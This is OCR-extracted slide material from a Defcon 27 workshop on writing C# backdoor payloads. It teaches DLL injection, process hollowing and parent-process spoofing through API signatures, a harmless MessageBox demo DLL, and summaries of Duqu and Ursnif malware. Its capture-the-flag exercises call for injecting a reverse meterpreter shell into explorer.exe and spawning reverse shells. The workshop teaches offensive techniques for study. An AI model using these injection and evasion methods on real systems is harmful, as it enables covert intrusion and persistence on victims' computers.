HMODULE LoadLibraryExA(

LPCSTR lpLibFileName,

HANDLE hFile,

DWORD dwFlags
);
```

#### CREATEREMOTETHREAD

- Creates a thread that runs in the virtual address space of another process.
- If succeeds, it returns a handle to new thread

```
HANDLE CreateRemoteThread(
HANDLE hProcess,
LPSECURITY_ATTRIBUTES lpThreadAttributes,
SIZE_T dwStackSize,
LPTHREAD_START_ROUTINE lpStartAddress,
LPVOID lpParameter,
DWORD dwCreationFlags,
LPDWORD lpThreadId
);
```

#### MESSAGEBOXDLL

```
MessageBoxDII.cpp
     #include <windows.h>
     #if BUILDING DLL
     #define DLLIMPORT __declspec(dllexport)
     #else
     #define DLLIMPORT __declspec(dllimport)
      #endif
     BOOL WINAPI DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
10 = 11 | 12 = 13 | 14 = 1
          switch(fdwReason)
              case DLL_PROCESS_ATTACH:
15
                  MessageBox(0, "Hello World from DLL !!\n", "Dll Injection @ Defcon 27", MB ICONINFORMATION);
16
                  break;
17
18
              case DLL_PROCESS_DETACH:
19 🗀
20
                  break:
21
22
              case DLL_THREAD_ATTACH:
23 🗀
24
                  break;
25
26
              case DLL THREAD DETACH:
27 🖨
28
                   break;
29
30
31
32
          return TRUE;
```

#### MESSAGEBOXDLL

C:\Users\User\Desktop\defcon27\exercise6>gcc -m64 -shared -o aMessageBoxDll\_64.dll MessageBoxDll\MessageBoxDll\cpp
C:\Users\User\Desktop\defcon27\exercise6>rundll32 aMessageBoxDll\_64.dll, Main

DII Injection @ Defcon 27 X

Hello World from DLL!!

## MESSAGEBOXDLL

<b>r</b> ihost.exe			8,932 K	18,096 K	4464 Shell Inf	frastructure Host	Microsoft Corporation	64-bit	
svchost.exe		5,944 K	8,440 K	4480 Host Pri	ocess for Windows S	Microsoft Corporation	64-bit		
svchost.exe			7,976 K	15,792 K	4512 Host Pr	ocess for Windows S	Microsoft Corporation	64-bit	
Name	Description			Company Na	me	Path			
ActivationManager.dll	Activation Manager			Microsoft Corporation		C:\Windows\System3	2\ActivationManager.dll		
advapi32.dll	Advanced Windows 32 Base API			Microsoft Corporation C:\Windows\System32\advapi32.dll					
aMessageBoxDll_64.dll						C:\Users\User\Deskto	op\defcon27\exercise6\aM	MessageBoxDll_64.dll	
AppContracts.dll	Windows AppC	Contracts API Server		Microsoft Corp	ooration	C:\Windows\System3	2\AppContracts.dll		
Appointment Activation .dll	DLL for Appoin	tmentActivation		Microsoft Corp	ooration	C:\Windows\System3	2\AppointmentActivation.dl	II	
AppXDeploymentClient.dll	AppX Deploym	ent Client DLL		Microsoft Corp	ooration	C:\Windows\System3	2\AppXDeploymentClient.d	<del>J</del> II	
Audio Ses.dll	Audio Session			Microsoft Corp	ooration	C:\Windows\System3	2\AudioSes.dll		
avrt.dll	Multimedia Rea	altime Runtime		Microsoft Com	ooration	C:\Windows\System3	2\avrt.dll		

#### CAPTURE THE FLAG #3

■ Using the source code under the ShellcodeInjectionDII folder as a guide, create your own DLL that provides a reverse meterpreter shell. Once you have that, modify Exercise 3 to identify explorer.exe and inject the malicious DLL into its memory space without user interaction.



#### TO DO: REFLECTIVE DLL INJECTION

- Technique in which the concept of reflective programming is employed to perform the loading of a library from memory into a host process
- The injected DLL does not have to touch disk
- https://github.com/stephenfewer/ReflectiveDLLInjection

# LAB 7: PROCESS HOLLOWING

#### PROCESS HOLLOWING

- Technique by which a legitimate process is started with the purpose of being used as a container for arbitrary code
- At launch, the process memory is replaced with malicious code
- Used by malware as a means to avoid detection and bypass security controls

#### IN THE WILD

#### Method 1

Using this method a template executable is decoded from inside the loader. The template is an executable that will load a DLL from a buffer and call a specified export from the loaded DLL. The loader populates the template with the correct memory offsets so that it can find the payload and launch it.

A chosen process is overwritten (it can be one of a list of processes, the default name is sychost.exe).

The chosen process is created in suspended mode and then is overwritten with the template executable. Then the process is resumed and the template runs, loading the DLL and executing the specified export under the name of a legitimate process. This routine is also similar to the one used in Stuxnet.

Page 10


https://www.symantec.com/content/en/us/enterprise/media/security\_response/whitepapers/w32\_duqu\_the\_precursor\_to\_the\_next\_stuxnet.pdf

On execution, the observed sample (MD5: 13794d1d8e87c69119237256ef068043) tries to create a child process named *svchost.exe* (using the *svchost.exe* file from the System32 folder) using the CreateProcessW API function in suspended mode.

Next, for process hollowing of *svchost.exe*, the malware creates a section object and maps the section using ZwMapViewOfSection. It uses the memset function to fill the mapped section with zeroes, and then leverages memcpy to copy the unpacked DLL to that region. The malware then resolves three lower level API functions by walking the ntdll.dll module.


https://www.fireeye.com/blog/threat-research/2017/11/ursnif-variant-malicious-tls-callback-technique.html

## PROCESS HOLLOWING



http://www.autosectools.com/process-hollowing.pdf

#### PROCESS STATE



#### PROCESS CLASS

Provides access to local and remote processes and enables you to start and stop local system processes.

```
using (Process myProcess = new Process())
{
    myProcess.StartInfo.UseShellExecute = false;
    // You can start any process, HelloWorld is a do-nothing example.
    myProcess.StartInfo.FileName = "C:\\HelloWorld.exe";
    myProcess.StartInfo.CreateNoWindow = true;
    myProcess.Start();
    // This code assumes the process you are starting will terminate itself.
    // Given that is is started without a window so you cannot terminate it
    // on the desktop, it must terminate itself or you can do it programmatically
    // from this application using the Kill method.
}
```


https://docs.microsoft.com/en-us/dotnet/api/system.diagnostics.process?view=netframework-4.8


#### OPENTHREAD, SUSPENDTHREAD, RESUMETHREAD

- Opens an existing thread object
- Suspends the specified thread
- Decrements a thread's suspend count. When the suspend count is decremented to zero, the execution of the thread is resumed

#### CUSTOM PROCESS HOLLOWING

- The original Process Hollowing technique involves unmapping memory sections (NtUnmapViewOfSection) and overwriting the base address of the container process
- This is required when the goal is to execute a binary in the memory space of the container
- For this lab, we will skip some steps as our goal is to inject shellcode to obtain a shell





#### CREATEPROCESS

Creates a new process and its primary thread. The new process runs in the security context of the calling process.

■ If the function succeeds, the return value is nonzero.

#### Syntax

```
C++
BOOL CreateProcessA(
                        lpApplicationName,
  LPCSTR
  LPSTR
                        lpCommandLine,
  LPSECURITY_ATTRIBUTES lpProcessAttributes.
  LPSECURITY_ATTRIBUTES lpThreadAttributes,
  BOOL
                        bInheritHandles.
                        dwCreationFlags,
  DWORD
                        lpEnvironment,
  LPVOID
                        lpCurrentDirectory,
  LPCSTR
  LPSTARTUPINFOA
                        lpStartupInfo,
  LPPROCESS_INFORMATION lpProcessInformation
```

# LAB 8: PARENT PROCESS Spoofing

#### PPID SPOOFING

■ Starting in Windows Vista, CreateProcess can be used to start a process with an arbitrary parent process ©

```
Syntax
  BOOL CreateProcessA(
    LPCSTR
                          lpApplicationName.
                          lpCommandLine,
    LPSTR
    LPSECURITY_ATTRIBUTES lpProcessAttributes,
    LPSECURITY ATTRIBUTES lpThreadAttributes,
    BOOL
                          bInheritHandles,
    DWORD
                          dwCreationFlags.
    LPVOID
                          lpEnvironment,
    LPCSTR
                          lpCurrentDirectory,
    LPSTARTUPINFOA
                           lpStartupInfo,
    LPPROCESS INFORMATION lpProcessInformation
  );
```

```
1pStartupInfo
```

A pointer to a STARTUPINFO or STARTUPINFOEX structure.

#### PPID SPOOFING

#### **Syntax**

lpAttributeList

An attribute list. This list is created by the InitializeProcThreadAttributeList function.

To add attributes to the list, call the <u>UpdateProcThreadAttribute</u> function. To specify these attributes when creating a process, specify EXTENDED\_STARTUPINFO\_PRESENT in the *dwCreationFlag* parameter and a <u>STARTUPINFOEX</u> structure in the *lpStartupInfo* parameter. Note that you can specify the same **STARTUPINFOEX** structure to multiple child processes.

#### LPATTRIBUTE

```
Syntax
  BOOL UpdateProcThreadAttribute(
    LPPROC_THREAD_ATTRIBUTE_LIST lpAttributeList,
    DWORD
                                 dwFlags,
    DWORD PTR
                                 Attribute,
    PVOID
                                 lpValue,
    SIZE_T
                                 cbSize,
    PVOID
                                 lpPreviousValue,
                                 lpReturnSize
    PSIZE T
  );
```

#### PROC\_THREAD\_ATTRIBUTE\_PARENT\_PROCESS

The *lpValue* parameter is a pointer to a handle to a process to use instead of the calling process as the parent for the process being created. The process to use must have the **PROCESS\_CREATE\_PROCESS** access right.

Attributes inherited from the specified process include handles, the device map, processor affinity, priority, quotas, the process token, and job object. (Note that some attributes such as the debug port will come from the creating process, not the process specified by this handle.)

#### INITIALIZEPROCTHREADATTRIBUTELIST

- Initializes the specified list of attributes for process and thread creation.
- If the function succeeds, the return value is nonzero.


#### Syntax

#### **UPDATE**PROCTHREADATTRIBUTE

- Updates the specified attribute in a list of attributes for process and thread creation.
- If the function succeeds, the return value is nonzero.

```
BOOL UpdateProcThreadAttribute(
   LPPROC_THREAD_ATTRIBUTE_LIST lpAttributeList,
   DWORD dwFlags,
   DWORD_PTR Attribute,
   PVOID lpValue,
   SIZE_T cbSize,
   PVOID lpPreviousValue,
   PSIZE_T lpReturnSize
);
```

powershell.exe     powe	0.01	63,952 K	13,980 K	1724 Windows PowerShell	Microsoft Corporation	64-bit
conhost.exe		3,836 K	3,332 K	1868 Console Window Host	Microsoft Corporation	64-bit
notepad.exe		2,868 K	11,800 K	6684 Notepad	Microsoft Corporation	64-bit
notepad++.exe		12,984 K	14,/12 K	4980 Notepad++ : a free (GNU) so	Don HO don.h@tree.tr	32-bit
☐ cmd.exe		2,752 K	880 K	7544 Windows Command Processor	Microsoft Corporation	64-bit
conhost.exe		13,144 K	16,472 K	10900 Console Window Host	Microsoft Corporation	64-bit
☐ cmd.exe		2,976 K	2,464 K	9256 Windows Command Processor	Microsoft Corporation	64-bit
1.exe		13,032 K	14,076 K	4964		64-bit
☐ ② procexp.exe		3,188 K	10,472 K	1560 Sysintemals Process Explorer	Sysintemals - www.sysinter	32-bit
procexp64.exe	44.01	32,044 K	54,592 K	10524 Sysintemals Process Explorer	Sysintemals - www.sysinter	64-bit
☐ Git Hub Desktop.exe		25,828 K	27,508 K	10188	GitHub, Inc.	64-bit
Git Hub Desktop.exe		15,764 K	4,628 K	2412	GitHub, Inc.	64-bit
Git Hub Desktop.exe		70,300 K	38,336 K	5756	GitHub, Inc.	64-bit
userinit.exe		9,056 K	15,364 K	11772 Userinit Logon Application	Microsoft Corporation	64-bit



#### CAPTURE THE FLAG #4

Modify the source code of Exercise 1 to obtain a reverse shell using the parent process spoofing technique. Use what you have learned on previous labs or exercises.



### THANK YOU!

## WRITING CUSTOM BACKDOOR PAYLOADS WITH C#

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Defcon 2019